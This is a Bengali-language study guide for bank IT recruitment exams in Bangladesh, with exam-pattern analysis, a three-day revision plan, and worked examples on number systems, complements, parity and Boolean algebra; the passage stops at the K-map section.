বাংলাদেশ ব্যাংক ও সমন্বিত ব্যাংক (BSCS) — আইটি পদসমূহ

ব্যাংক আইটি জব
পূর্ণাঙ্গ প্রস্তুতি নোট

বিগত প্রশ্ন বিশ্লেষণ · ধারণা · সূত্র · ডায়াগ্রাম · সমাধান · MCQ

Bangladesh Bank AP / AD (ICT) | Assistant Programmer | Senior Officer (IT) | Officer (IT) | AME / AE (IT) | ANE / ANSE | ADA

সংকলন: অক্টোবর ২০২৬ · ২০২৩–২০২৬ সালের প্রকৃত প্রশ্নের ভিত্তিতে

সূচিপত্র ও প্রস্তুতির কৌশল

Contents & Strategy

অধ্যায়	বিষয়	যে পদে বেশি আসে	পৃষ্ঠা
০	পরীক্ষার ধরন, মার্ক বণ্টন, বিগত প্রশ্ন বিশ্লেষণ	সব পদ	২
০-ক	**AP পরীক্ষা (৩১ অক্টোবর ২০২৬) — ৩ দিনের পরিকল্পনা**	AP / SO (AP), Job ID-25106	৬
১	সংখ্যা পদ্ধতি ও ডিজিটাল লজিক (K-map, NAND, MUX, DAC)	SO IT, Officer IT, AME	৯
২	কম্পিউটার আর্কিটেকচার (Cache, Pipeline, Memory)	AME, SO IT, AP	২০
৩	ডেটা স্ট্রাকচার ও অ্যালগরিদম (Hashing, Tree, Sorting)	AP, SO IT, Officer IT	৩১
৪	প্রোগ্রামিং ও OOP (C, Java, Python, JDBC)	AP, SO IT, Officer IT	৪৫
৫	ডেটাবেস ও SQL (ACID, Normalization, Query)	সব পদ (প্রতি বছর SQL আসে)	৫৯
৬	অপারেটিং সিস্টেম ও লিনাক্স (Scheduling, Deadlock)	সব পদ	৭২
৭	ডেটা কমিউনিকেশন ও নেটওয়ার্কিং (Subnetting, OSI, Routing)	সব পদ, বিশেষত ANE/ANSE	৮৫
৮	তথ্য ও সাইবার নিরাপত্তা	সব পদ (ব্যাংকের প্রিয় টপিক)	১০১
৯	সফটওয়্যার ইঞ্জিনিয়ারিং (SDLC, UML, Testing)	AP, Officer IT, AME	১১৭
১০	ওয়েব টেকনোলজি (HTTP, Cookies, Responsive)	AME, SO IT, Officer IT	১২৮
১১	ক্লাউড, ভার্চুয়ালাইজেশন, ডেটা সেন্টার, বিগ ডেটা ও AI	AME, SO IT	১৩৮
১২	ইলেকট্রিক্যাল ও ইলেকট্রনিক্স (Diode, Fuse, UPS)	AME, Officer IT	১৫১
১৩	ব্যাংকিং আইটি ও বাংলাদেশ প্রেক্ষাপট + Focus Writing	সব পদ	১৬২
১৪	গণিত, বাংলা, ইংরেজি ও সাধারণ জ্ঞান (নন-টেকনিক্যাল অংশ)	সব পদ	১৭৩
পরিশিষ্ট	সূত্র-সারসংক্ষেপ, সংক্ষিপ্ত রূপ, মডেল টেস্ট, উৎস তালিকা	—	১৭৯

প্রথম কথা: কী নিশ্চিত, কী নিশ্চিত নয়

এই নোটের প্যাটার্ন ও মার্ক বণ্টন অনলাইনে প্রকাশিত প্রশ্ন-সংকলন (duranta.app, jobqns, CSE Career Master Guide ইত্যাদি) থেকে নেওয়া — এগুলো পরীক্ষার্থীদের স্মৃতি থেকে সংগ্রহ করা, অফিশিয়াল নয়। প্রশ্নের ভাষা কিছুটা ভিন্ন হতে পারে এবং কিছু প্রশ্ন অসম্পূর্ণ/অস্পষ্ট ছিল (সেখানে আমার ধরে নেওয়া অনুমান স্পষ্ট লেখা আছে)। প্রতিটি নিয়োগের আগে **BSCS/বাংলাদেশ ব্যাংকের সার্কুলার ও প্রবেশপত্র** (erecruitment.bb.org.bd) দেখে পরীক্ষার ধরন নিশ্চিত করুন।

০.১ পরীক্ষার ধরন — বিগত পরীক্ষা থেকে যা দেখা গেছে

পদ / পরীক্ষা	MCQ	লিখিত (মোট ২০০ বা প্রায়)
Bangladesh Bank — Assistant Programmer (BIBM, ০৩.০২.২০২৩)	৮০ নম্বর, ১ ঘণ্টা	২ ঘণ্টা: ৯টি সাবজেক্টিভ প্রশ্ন (১৫০) + গণিত ৪টি (২০) + Focus Writing (১০) + অনুবাদ B↔E (২০)

Bangladesh Bank — AME / AD (ICT) (০৪.০২.২০২৩)	—	১০টি টেকনিক্যাল (Cache, JFET, Parity, TV source rate, Packetization delay, IaaS/PaaS/SaaS, VM, Data center, Payment gateway audit, CMMI V&V) + ৪টি গণিত
BSCS — AE (IT)/AME, Grade-9 (২৪.০১.২০২৬)	—	১৬টি প্রশ্ন: ১১টি টেকনিক্যাল + ২টি গণিত (প্রবাবিলিটি, হ্যান্ডশেক) + ২টি অনুবাদ (১০+১০) + ১টি Focus ("Data is the new compute...")
BSCS — AME/AE (IT) (০৮.০৫.২০২৬)	—	১৫টি প্রশ্ন, ২০০ নম্বর (RAID 5, Reliability, Router/PDU, ACID, Deadlock, Incident...)
BSCS — Senior Officer (IT), Grade-9 (Job ID 25104, ২৫.০৭.২০২৬)	আলাদা MCQ ধাপ	২ ঘণ্টা, ২০০: Focus বাংলা ১০ + Focus ইংরেজি ১০ + অনুবাদ B→E ১০ + E→B ১০ + GK ১০ + বিষয়ভিত্তিক ১৫×১০ = ১৫০
BSCS — Officer (IT), Grade-10 (Job ID 25105, ৩১.০৭.২০২৬)	১ ঘণ্টা: English, বাংলা, GK, Math, IT	SO IT-এর মতো একই কাঠামো: ৫০ (ভাষা+GK) + ১৫০ (১৫টি বিষয়ভিত্তিক)
Combined Bank — Officer (IT) MCQ (BIBM, ০৩.০১.২০২৬)	৯৯টি প্রশ্ন: ~৬০টি IT + বাংলা + ইংরেজি + গণিত + GK	—
Combined 2 Banks — ANSE (Job ID 25109, ১৬.১০.২০২৬)	—	১৬টি নেটওয়ার্ক/সিকিউরিটি প্রশ্ন (Subnet, VLSM, OSPF, BGP, STP, PAT, DAI...) — ১৪টিই আগের পরীক্ষায় এসেছিল

সবচেয়ে গুরুত্বপূর্ণ পর্যবেক্ষণ

1. **প্রশ্ন রিপিট হয়।** ANSE 2026-এর ১৬টির ১৪টি, আর একই K-map (Σm 0,3,5,7,8,10,11,12,13,14,15) AME জানুয়ারি ২০২৬ ও SO IT জুলাই ২০২৬ — দুই পরীক্ষাতেই এসেছে। Pipeline বনাম single-cycle প্রশ্নও দুবার। তাই এই নোটের `বিগত প্রশ্ন` বক্সগুলো সবার আগে।
2. **লিখিত অংশের ৭৫% (১৫০/২০০) টেকনিক্যাল**, প্রতিটি সাধারণত ১০ নম্বর — অর্থাৎ ১২ মিনিটের মধ্যে সংজ্ঞা + ডায়াগ্রাম/টেবিল + উদাহরণ/হিসাব।
3. **ব্যাংকিং প্রেক্ষাপট:** Fund transfer-এ Atomicity/Consistency, ATM downtime থেকে revenue loss, payment gateway audit, ransomware in branches, shared superuser password — টেকনিক্যাল ধারণাকে ব্যাংকের উদাহরণে লিখতে হয়।
4. **AME/AE-তে ইলেকট্রিক্যালও আসে** (Fuse vs MCB, fuse rating, diode, transistor region) — CSE প্রার্থীরা অধ্যায় ১২ বাদ দেবেন না।
5. **নন-টেকনিক্যাল ৫০ নম্বর সহজে তোলা যায়** — Focus writing, অনুবাদ ও GK-র জন্য অধ্যায় ১৩ ও ১৪।

০.২ বিগত লিখিত প্রশ্নের টপিক-ভিত্তিক বিশ্লেষণ

টপিক	কতবার (৬টি লিখিত পেপারে)	উদাহরণ
নেটওয়ার্কিং (Subnet, OSI, Delay, Router)	★★★★★ প্রায় প্রতিটিতে ২–৩টি	192.168.1.0/24 → ৪ সাবনেট; 14.24.74.0/24 → ২ সাবনেট; ৪টি /24 summarize
সিকিউরিটি	★★★★★	SQLi/XSS, Hashing vs Encryption, Virus vs Worm, DH MitM, Incident response

DBMS/SQL	★★★★★	ACID (Atomicity, Consistency), CHECK constraint, GROUP BY, avg salary subquery, STUDENT table
OS	★★★★	Deadlock/Circular wait/RAG, Logical vs Physical, Scheduling Gantt, Circular queue
Architecture/Digital	★★★★	Pipeline, Memory hierarchy, Cache miss, K-map, XOR from NAND, MUX/DEMUX, DAC
Cloud/DC/Big Data	★★★★	IaaS/PaaS/SaaS, VM count, RAID 5, Availability, Reliability, Hadoop pipeline
Programming/OOP	★★★	Overloading/Overriding/Hiding, Java override program, Java output, JDBC, LCM
Web	★★★	HTTP status codes, GET vs POST, Cookies, Media query/viewport
Software Eng.	★★★	Incremental model, Unit vs Integration, V&V/CMMI, Class diagram
Electrical	★★ (AME/Officer IT)	Fuse vs MCB, fuse for 2.4 kW, PN diode, BJT regions, JFET

০.৩ অগ্রাধিকার: কোন অধ্যায় আগে

স্তর	অধ্যায়	কেন
A — সবার আগে	৭, ৮, ৫, ৬	প্রতিটি পেপারে এখান থেকে ৫–৮টি প্রশ্ন (৫০–৮০ নম্বর)
B — এরপর	১, ২, ৩, ৪, ১১	Math/হিসাবভিত্তিক — সঠিক হলে পুরো নম্বর
C — পদভেদে	৯, ১০, ১২, ১৩	AME → ১১, ১২ জরুরি; AP → ৩, ৪, ৯ জরুরি; ANE/ANSE → ৭, ৮ গভীরভাবে
D — শেষ সপ্তাহ	১৪ + পরিশিষ্ট	গণিত, অনুবাদ, Focus, GK, মডেল টেস্ট

পদভিত্তিক ফোকাস

পদ	বেশি জোর দিন
Assistant Programmer (BB/Combined)	DSA (hashing, graph), Programming (C/Java কোড লিখতে হয়), SQL query, OOP, UML, Security (DH, CIA)
Senior Officer (IT) / Officer (IT)	সব টপিকের মাঝারি গভীরতা + Digital logic + Web + Java; MCQ-তে port, command, short form
AME / AE (IT)	Architecture, Data center (RAID, availability, reliability, maintenance), Cloud/VM, Electrical, Networking, Security incident
ANE / ANSE	Subnetting/VLSM, OSPF/BGP/STP, NAT/PAT, ARP/DAI, Firewall/IDS/IPS, troubleshooting কমান্ড
BB AD (General)-এর ICT অংশ	MCQ লেভেল: অধ্যায় ১৩ (CBS, NPSB, BEFTN) + সব অধ্যায়ের MCQ + সংক্ষিপ্ত রূপ তালিকা

০.৪ চার সপ্তাহের রুটিন (পরীক্ষার তারিখ অনুযায়ী সংকুচিত করুন)

সপ্তাহ	কী করবেন
১	অধ্যায় ৭ (নেটওয়ার্ক) ও ৫ (DBMS/SQL) — প্রতিদিন ২টি সাবনেট ও ২টি SQL কুয়েরি হাতে লিখুন
২	অধ্যায় ৬ (OS), ৮ (Security), ১ (Digital) — K-map ও Gantt চার্ট অনুশীলন
৩	অধ্যায় ২, ৩, ৪, ১১ (+ AME হলে ১২) — কোড ও হিসাব
৪	অধ্যায় ৯, ১০, ১৩, ১৪ + পরিশিষ্টের মডেল টেস্ট ২ বার (সময় ধরে); শেষ দুদিন শুধু বিগত-প্রশ্ন বক্স ও সূত্র-সারসংক্ষেপ

০.৫ ১০ নম্বরের লিখিত উত্তর কীভাবে লিখবেন

উত্তরের কাঠামো (প্রায় ১০–১২ মিনিট)

1. **সংজ্ঞা (১–২ লাইন)** — ইংরেজিতে লেখাই নিরাপদ, কারণ প্রশ্ন ইংরেজিতে।
2. **ডায়াগ্রাম বা টেবিল** — "Differentiate" প্রশ্নে অবশ্যই ৪–৬ সারির টেবিল।
3. **ধাপে ধাপে হিসাব** — সূত্র আগে লিখুন, তারপর মান বসান, শেষে ইউনিটসহ উত্তর বক্স করুন।
4. **ব্যাংকিং উদাহরণ** — "In a bank, e.g. fund transfer..." এক লাইন যোগ করলে উত্তর আলাদা হয়।
5. **উপসংহার/সুপারিশ** — scenario প্রশ্নে "Recommendation" শিরোনামে ৩–৪টি বুলেট।

সাধারণ ভুল

সাবনেটে network/broadcast বাদ না দেওয়া (usable = $2^h - 2$); RAID 5-এ N বনাম N−1; SQL-এ GROUP BY ছাড়া aggregate; Gantt চার্টে arrival time ভুলে যাওয়া; HTTP status-এর "exact phrase" ভুল বানান (যেমন "Not Found", "Internal Server Error")।

AP পরীক্ষা (৩১ অক্টোবর ২০২৬) — ৩ দিনের পরিকল্পনা

Assistant Programmer / Senior Officer (AP), Job ID-25106 — 3-Day Crash Plan

০-ক.১ পরীক্ষা এক নজরে (BSCS বিজ্ঞপ্তি নং ৩৪০/২০২৬, ১৯ অক্টোবর ২০২৬)

বিষয়	তথ্য
পদ	Assistant Programmer / Senior Officer (AP), ৯ম গ্রেড — ৫টি ব্যাংক ও ২টি আর্থিক প্রতিষ্ঠানে ৩৩টি পদ
তারিখ ও সময়	**৩১/১০/২০২৬, শনিবার, সকাল ৯:৩০ – দুপুর ১২:৩০** (MCQ ১ ঘণ্টা + লিখিত ২ ঘণ্টা, একই বসায়)
কেন্দ্র	তেজগাঁও সরকারি উচ্চ বিদ্যালয়, তেজগাঁও, ঢাকা — ২৪৮২ জন (রোল ৬০০০১–৬৩৩১০)
প্রবেশ	পরীক্ষা শুরুর অন্তত ১ ঘণ্টা আগে উপস্থিত; **সকাল ৯:১৫-এর পর প্রবেশ নিষেধ**
MCQ (১০০)	Subjects Related ৭৫ + Mathematics ১৫ + General Knowledge ১০; প্রতি ভুলে **০.২৫ কাটা**
লিখিত (২০০)	Subjects Related ১৫০ + Mathematics ২০ + English Language Proficiency ৩০
নিষিদ্ধ	প্রবেশপত্র (১ কপি) ছাড়া কাগজ, বই, ব্যাগ, মোবাইল, ক্যালকুলেটর, স্মার্ট/ডিজিটাল ঘড়ি, যেকোনো কার্ড বা ইলেকট্রনিক ডিভাইস; প্রবেশপত্রে কিছু লেখা যাবে না; দুই কান দৃশ্যমান রাখতে হবে

সম্ভাব্য প্রশ্নকর্তা: BIBM (অনুমান, নিশ্চিত নয়)

বিজ্ঞপ্তিতে প্রশ্নকর্তা প্রতিষ্ঠানের নাম নেই। তবে ২০২৩–২০২৬ সালে যত ব্যাংক-আইটি পরীক্ষায় "১ ঘণ্টা MCQ + ২ ঘণ্টা লিখিত একই বসায়" ফরম্যাট ছিল (BB AP ০৩.০২.২০২৩, Combined 5 Bank AP ০৯.০২.২০২৪, AME ২০২৪, SO IT ও Officer IT ২০২৪, Officer IT ১৭.১০.২০২৫, BSCS AP ১৭.০১.২০২৬), সংকলনগুলোতে সবগুলোর প্রশ্নকর্তা **BIBM** (শেষটিতে "BIBM/CTI")। লিখিত অংশের ভাগও মিলে যায় (IT ১৫০ + গণিত ২০ + ইংরেজি/অনুবাদ ৩০)। বিকল্প সম্ভাবনা CTI, যার ২০২১–২২-এর পরীক্ষাগুলো শুধু লিখিত ছিল।

০-ক.২ BIBM-এর AP প্রশ্নে যা থাকে (BB AP 2023 অনুযায়ী)

অংশ	প্রত্যাশা	এই নোটে কোথায়
লিখিত IT (~৯টি প্রশ্ন)	Hashing (linear probing), graph adjacency list/matrix, প্রোগ্রাম লেখা (LCM ইত্যাদি), SQL query, UML class diagram, overloading/overriding/hiding, CIA ও E2E encryption কোন লেয়ারে, Diffie-Hellman MitM	৩.৯, ৩.১০, ৪.২, ৪.৮, ৫.১০, ৮.২, ৮.৫, ৯.৪
লিখিত গণিত (৪টি × ৫)	বীজগণিত (x + 1/x), শতকরা, সমীকরণ গঠন, জ্যামিতি	১৪.১
English Language Proficiency (৩০)	আগের প্যাটার্নে Focus Writing ১০ + অনুবাদ B↔E ২০; ধরন বদলাতে পারে	১৩ (নমুনা অনুচ্ছেদ), ১৪.২, ১৪.৩
MCQ IT (৭৫)	Port, OSI, command, short form, DS complexity, SQL clause, OOP, OS — Officer IT MCQ 2026 (BIBM)-এর মতো	প্রতিটি অধ্যায়ের MCQ + পরিশিষ্ট খ

০-ক.৩ দিনভিত্তিক রুটিন

> **নিয়ম**
> প্রতিটি "বিগত প্রশ্ন BB AP 2023" বক্স আগে পড়ুন, তারপর উত্তর ঢেকে নিজে লিখুন। কোড ও SQL **হাতে কাগজে** লিখুন — পরীক্ষায় IDE নেই। যা ভুল হলো, একটি আলাদা পাতায় টুকে রাখুন; শেষ রাতে শুধু সেটাই দেখবেন।

দিন	সময়	কী করবেন
দিন ১ বুধ, ২৮ অক্টো DSA + প্রোগ্রামিং	প্রথম ভাগ	অধ্যায় ৩: ৩.৯ Hashing (BB AP 2023 — নিজে টেবিল বানান), ৩.১০ Graph (৭ নোডের adjacency list/matrix), ৩.৪ Infix → Postfix, ৩.৭ BST traversal, ৩.১২ sorting টেবিল, ৩.১৩ binary search
	দ্বিতীয় ভাগ	অধ্যায় ৪: ৪.২ Overloading/Overriding/Hiding (BB AP 2023 — কোন লাইনে compile error কেন), ৪.৩ Java polymorphism প্রোগ্রাম, ৪.৭ output tracing; ৪.৮ থেকে LCM/GCD, prime, Fibonacci, palindrome, string reverse — **বই না দেখে অন্তত ৫টি হাতে লিখুন**
	রাত	অধ্যায় ৩ ও ৪-এর MCQ (৩০টি) — ভুলগুলো তালিকায়
দিন ২ বৃহস্পতি, ২৯ অক্টো DB + Security + SE	সকাল	অধ্যায় ৫: ৫.৬ ACID, ৫.৫ Normalization, ৫.৮ DELETE/TRUNCATE/DROP; ৫.১০-এর প্রতিটি SQL (romantic comedies, dept average, GROUP BY + HAVING, nth highest) হাতে লিখুন
	দুপুর	অধ্যায় ৮: ৮.১ CIA, ৮.২ RSA ও Diffie-Hellman + MitM (BB AP 2023 — ডায়াগ্রাম আঁকুন), ৮.৩ SQLi/XSS, ৮.৪ Firewall/IDS/IPS, ৮.৫ E2E encryption কোন লেয়ারে (BB AP 2023)
	বিকেল	অধ্যায় ৯: ৯.৪ Token-ring LAN class diagram (BB AP 2023) — নিজে আঁকুন; ৯.২ SDLC মডেল তুলনা; ৯.৫ Testing
	রাত	অধ্যায় ৫, ৮, ৯-এর MCQ (৪৫টি)
দিন ৩ শুক্র, ৩০ অক্টো নেটওয়ার্ক + OS + মক টেস্ট	সকাল	অধ্যায় ৭: ৭.১ OSI, ৭.৭ Subnetting (২টি হাতে করুন), ৭.৯ পোর্ট টেবিল মুখস্থ; অধ্যায় ৬: ৬.৩ Scheduling Gantt চার্ট, ৬.৫ Deadlock, ৬.৬ Paging/LRU, ৬.৮ Linux কমান্ড
	দুপুর (৯:৩০–১২:৩০-এর মতো সময়ে)	**পূর্ণ মক টেস্ট**: পরিশিষ্ট গ — MCQ ৩০ মিনিট (০.২৫ কেটে নম্বর গুনুন) + লিখিত অংশ; সঙ্গে অধ্যায় ১৪.১-এর BB AP 2023-এর চারটি গণিত সময় ধরে
	বিকেল	অধ্যায় ১৪.২–১৪.৩ (অনুবাদ ও Focus কাঠামো) + অধ্যায় ১৩-এর একটি ইংরেজি নমুনা অনুচ্ছেদ নিজে ২০০ শব্দে লিখুন; পরিশিষ্ট খ (short forms) ও ক (সূত্র) একবার
	রাত	শুধু ভুলের তালিকা + বিগত-প্রশ্ন বক্সগুলোতে চোখ বুলান; প্রবেশপত্র প্রিন্ট করে রাখুন, যাওয়ার পথ ও সময় ঠিক করুন; ১১টার মধ্যে ঘুম
পরীক্ষার দিন শনি, ৩১ অক্টো	সকাল	নতুন কিছু পড়বেন না। তেজগাঁও সরকারি উচ্চ বিদ্যালয়ে ৮:৩০-এর মধ্যে পৌঁছান (৯:১৫-এ প্রবেশ বন্ধ)। প্রবেশপত্র ছাড়া নিষিদ্ধ জিনিস (ফোন, ঘড়ি, ক্যালকুলেটর, ব্যাগ, কার্ড) সঙ্গে নেবেন না।

০-ক.৪ পরীক্ষার হলে সময় ভাগ

অংশ	সময়	কৌশল
MCQ (১০০ প্রশ্ন ধরে)	৬০ মিনিট ≈ ৩৬ সেকেন্ড/প্রশ্ন	প্রথম রাউন্ডে নিশ্চিতগুলো (৩৫–৪০ মিনিট), দ্বিতীয় রাউন্ডে বাকিগুলো; শেষ ৫ মিনিট OMR মেলানো
লিখিত IT (১৫০)	~৯০ মিনিট	যে প্রশ্ন সবচেয়ে ভালো পারেন আগে; প্রতি ১০ নম্বরে ~৬ মিনিট; কোড/SQL-এ কমেন্ট দিয়ে লজিক দেখান
গণিত (২০)	~১২ মিনিট	সূত্র লিখে ধাপে ধাপে; ক্যালকুলেটর নেই, তাই হিসাব সহজ রাখুন
English (৩০)	~১৮ মিনিট	Focus: ভূমিকা–বর্তমান অবস্থা–সুবিধা–চ্যালেঞ্জ–সুপারিশ; অনুবাদে ছোট সঠিক বাক্য

নেগেটিভ মার্কিং (−০.২৫) — কখন আন্দাজ করবেন

৪টি অপশনে একেবারে অন্ধ আন্দাজের প্রত্যাশিত নম্বর = ¼ × 1 − ¾ × 0.25 = **+০.০৬** (প্রায় শূন্য, কিন্তু ঝুঁকি বেশি)। একটি অপশন নিশ্চিতভাবে বাদ দিতে পারলে = ⅓ − ⅔ × 0.25 = **+০.১৭**; দুটি বাদ দিতে পারলে = ½ − ½ × 0.25 = **+০.৩৭৫**।

নিয়ম: অন্তত একটি অপশন নিশ্চিতভাবে বাদ দিতে পারলে উত্তর দিন; কিছুই বাদ দিতে না পারলে ছেড়ে দিন।

০-ক.৫ সময় না থাকলে যা বাদ দেবেন

অধ্যায় ১২ (ইলেকট্রিক্যাল), ১১-এর Hadoop/RAID-এর বিস্তারিত, ১০-এর গভীর অংশ, ২-এর 8086 ও ১-এর flip-flop/counter। অধ্যায় ১৩ থেকে শুধু NPSB, BEFTN, RTGS, BACH, CBS-এর সংক্ষিপ্ত রূপ ও কাজ (GK ও MCQ-র জন্য) দেখুন।

অধ্যায় ১ — সংখ্যা পদ্ধতি ও ডিজিটাল লজিক

Number System & Digital Logic

এই অধ্যায় থেকে প্রায় প্রতিটি ব্যাংক আইটি পরীক্ষায় অন্তত একটি লিখিত প্রশ্ন আসে: K-map (SO IT 2026, AME/AE 2026), NAND দিয়ে XOR (Officer IT 2026), MUX/DEMUX (Officer IT 2026), parity ও ASCII (BB AME 2023), DAC resolution (Officer IT 2024)। MCQ-তে binary রূপান্তর, লজিক গেট ও Boolean মান বের করা প্রায় নিশ্চিত। AP, SO (IT), Officer (IT), AME/AE (IT) এবং BB AD (ICT) — সব পোস্টের জন্যই অধ্যায়টি জরুরি।

১.১ সংখ্যা পদ্ধতি ও রূপান্তর

পদ্ধতি	Base	অঙ্ক	উদাহরণ
Binary	2	0, 1	$(1011)_2 = 11$
Octal	8	0–7	$(17)_8 = 15$
Decimal	10	0–9	$(255)_{10}$
Hexadecimal	16	0–9, A–F	$(FF)_{16} = 255$

রূপান্তরের নিয়ম

- **যেকোনো base → Decimal:** প্রতিটি অঙ্ক × base$^{\text{position}}$ যোগ করুন (পূর্ণ অংশে position 0,1,2...; ভগ্নাংশে −1,−2...)।
- **Decimal → base b:** পূর্ণ অংশকে বারবার b দিয়ে ভাগ করে ভাগশেষ নিচ থেকে উপরে; ভগ্নাংশকে বারবার b দিয়ে গুণ করে পূর্ণ অংশ উপর থেকে নিচে।
- **Binary ↔ Octal:** ৩ বিটের গ্রুপ; **Binary ↔ Hex:** ৪ বিটের গ্রুপ (দশমিক বিন্দু থেকে দুই দিকে গ্রুপ করুন)।

উদাহরণ ১: $(156.625)_{10}$ কে Binary, Octal ও Hex-এ রূপান্তর করুন

পূর্ণ অংশ: 156 ÷ 2 → ভাগশেষ 0,0,1,1,1,0,0,1 (নিচ থেকে) → 156 = 128 + 16 + 8 + 4 = **10011100**
ভগ্নাংশ: 0.625 × 2 = 1.25 → 1; 0.25 × 2 = 0.5 → 0; 0.5 × 2 = 1.0 → 1 ⇒ **.101**
∴ $(156.625)_{10}$ = **$(10011100.101)_2$**
Octal: 010 011 100 . 101 → **$(234.5)_8$** | Hex: 1001 1100 . 1010 → **$(9C.A)_{16}$**
যাচাই: 2×64 + 3×8 + 4 = 156 ✔; 5/8 = 0.625 ✔

উদাহরণ ২: $(1A3)_{16}$ = ? (decimal) এবং IP 192.168.1.1-এর binary

$1\times16^2 + 10\times16 + 3 = 256 + 160 + 3 =$ **419**
192 = 11000000, 168 = 128+32+8 = 10101000, 1 = 00000001 ⇒
11000000.10101000.00000001.00000001 (প্রতিটি octet ৮ বিট)

১.২ Signed সংখ্যা: 1's ও 2's Complement

পদ্ধতি	−5 (৮ বিট)	n-বিট রেঞ্জ	সমস্যা
Sign-Magnitude	10000101	$-(2^{n-1}-1)$ ... $+(2^{n-1}-1)$	+0 ও −0 দুটো শূন্য

1's Complement	11111010	একই	দুটো শূন্য, end-around carry
2's Complement	11111011	-2^{n-1} ... $+(2^{n-1}-1)$	একটিই শূন্য — কম্পিউটারে এটিই ব্যবহৃত

2's complement = 1's complement + 1 | ৮ বিট রেঞ্জ: −128 থেকে +127

উদাহরণ ৩: ৮-বিট 2's complement ব্যবহার করে 25 − 40 নির্ণয় করুন

25 = 00011001; 40 = 00101000 → invert 11010111 → +1 = **11011000** (= −40)
00011001 + 11011000 = **11110001** (কোনো carry নেই, MSB = 1 ⇒ ঋণাত্মক)
মান জানতে আবার 2's complement: 00001110 + 1 = 00001111 = 15 ⇒ উত্তর **−15** ✔

সাধারণ ভুল

2's complement-এ যোগের পর MSB থেকে বেরোনো carry ফেলে দিতে হয় (1's complement-এ সেটি আবার যোগ করতে হয়)। দুটি ধনাত্মক যোগ করে ঋণাত্মক ফল এলে তা **overflow**।

১.৩ কোড: BCD, Gray, ASCII, Unicode

কোড	মূল কথা	উদাহরণ
BCD (8421)	প্রতিটি দশমিক অঙ্ক আলাদা ৪ বিটে; 1010–1111 অবৈধ	59 → 0101 1001
Excess-3	BCD + 0011; self-complementing	5 → 1000
Gray code	পরপর দুটি সংখ্যায় মাত্র ১ বিট বদলায় (K-map, encoder)	G = B ⊕ (B >> 1): 1011 → 1110
ASCII	7-bit, 128 অক্ষর (Extended ASCII 8-bit, 256)	A = 65, a = 97, 0 = 48
EBCDIC	8-bit, IBM mainframe	—
Unicode	বিশ্বের সব লিপি; UTF-8 (1–4 byte), UTF-16, UTF-32	বাংলা ব্লক U+0980–U+09FF (UTF-8-এ ৩ byte)

মনে রাখার কৌশল

'A' = 65 (0x41), 'a' = 97 (0x61) — বড় ও ছোট হাতের পার্থক্য 32 (একটি মাত্র বিট, bit-5)। '0' = 48 (0x30)। Space = 32।

১.৪ Error Detection: Parity, Checksum, CRC, Hamming

Parity bit হলো ডেটার সাথে যুক্ত একটি অতিরিক্ত বিট যাতে মোট 1-এর সংখ্যা জোড় (**even parity**) বা বিজোড় (**odd parity**) হয়। প্রাপক আবার 1 গুনে মিলিয়ে দেখে। এটি যেকোনো **বিজোড় সংখ্যক** বিট-ত্রুটি ধরতে পারে, কিন্তু জোড় সংখ্যক (যেমন ২টি) বিট-ত্রুটি ধরতে পারে না এবং ত্রুটি সংশোধন (correct) করতে পারে না।

বিগত প্রশ্ন BB AME 2023

Explain parity method for error detection. Write down the bit strings of "Delta" using ASCII.

উত্তর: Parity পদ্ধতিতে প্রেরক প্রতিটি ক্যারেক্টারের ৭-বিট ASCII কোডের সাথে একটি parity bit (সাধারণত MSB অবস্থানে) যোগ করে। Even parity-তে মোট 1-এর সংখ্যা জোড় রাখা হয়। প্রাপক 1 গুনে বিজোড় পেলে বুঝবে transmission-এ ত্রুটি হয়েছে এবং retransmission চাইবে।

অক্ষর	ASCII (দশমিক)	৭-বিট	1-এর সংখ্যা	Even parity সহ ৮-বিট
D	68	1000100	2	**0**1000100
e	101	1100101	4	**0**1100101
l	108	1101100	4	**0**1101100
t	116	1110100	4	**0**1110100
a	97	1100001	3	**1**1100001

Odd parity চাইলে parity bit উল্টে যাবে: D, e, l, t-এ 1 এবং a-তে 0। সীমাবদ্ধতা: দুটি বিট একসাথে উল্টালে ধরা পড়ে না — এজন্য 2D parity, checksum বা CRC ব্যবহার হয়।

পদ্ধতি	Detect	Correct	কোথায় ব্যবহার
Simple parity	বিজোড় সংখ্যক বিট-ত্রুটি	না	Serial (UART), পুরনো RAM
2D parity	অধিকাংশ burst	১-বিট	Block transmission
Checksum	অধিকাংশ ত্রুটি	না	IP/TCP/UDP header
CRC	সব burst ≤ r বিট	না	Ethernet (CRC-32), HDLC
Hamming code	২-বিট (SECDED)	১-বিট	ECC RAM (সার্ভার)

Hamming redundant bit r: $2^r \geq m + r + 1$ (m = data bit) → m = 7 হলে r = 4 (16 ≥ 12)

১.৫ Boolean Algebra ও লজিক গেট

সূত্র	AND রূপ	OR রূপ
Identity	A·1 = A	A + 0 = A
Null	A·0 = 0	A + 1 = 1
Idempotent	A·A = A	A + A = A
Complement	A·A' = 0	A + A' = 1
Absorption	A(A + B) = A	A + AB = A
সহায়ক	A(A' + B) = AB	A + A'B = A + B
De Morgan	(AB)' = A' + B'	(A + B)' = A'B'

গেট	Expression	Output 1 কখন	A=0,B=1 হলে

AND	AB	সব ইনপুট 1	0
OR	A + B	অন্তত একটি 1	1
NAND	(AB)'	অন্তত একটি 0	1
NOR	(A + B)'	সব ইনপুট 0	0
XOR	A'B + AB' = A ⊕ B	ইনপুট ভিন্ন	1
XNOR	AB + A'B'	ইনপুট সমান (equality detector)	0

উদাহরণ ৪: সরল করুন — Y = AB + AB' + A'B

AB + AB' = A(B + B') = A ⇒ Y = A + A'B = **A + B** (সহায়ক সূত্র)। অর্থাৎ তিনটি AND ও দুটি OR-এর বদলে একটি OR গেটই যথেষ্ট।

উদাহরণ ৫: (1 AND 0) OR (1 AND 1) = ?

(1·0) + (1·1) = 0 + 1 = **1** Officer IT MCQ 2026 (BIBM)

১.৬ Karnaugh Map (K-map)

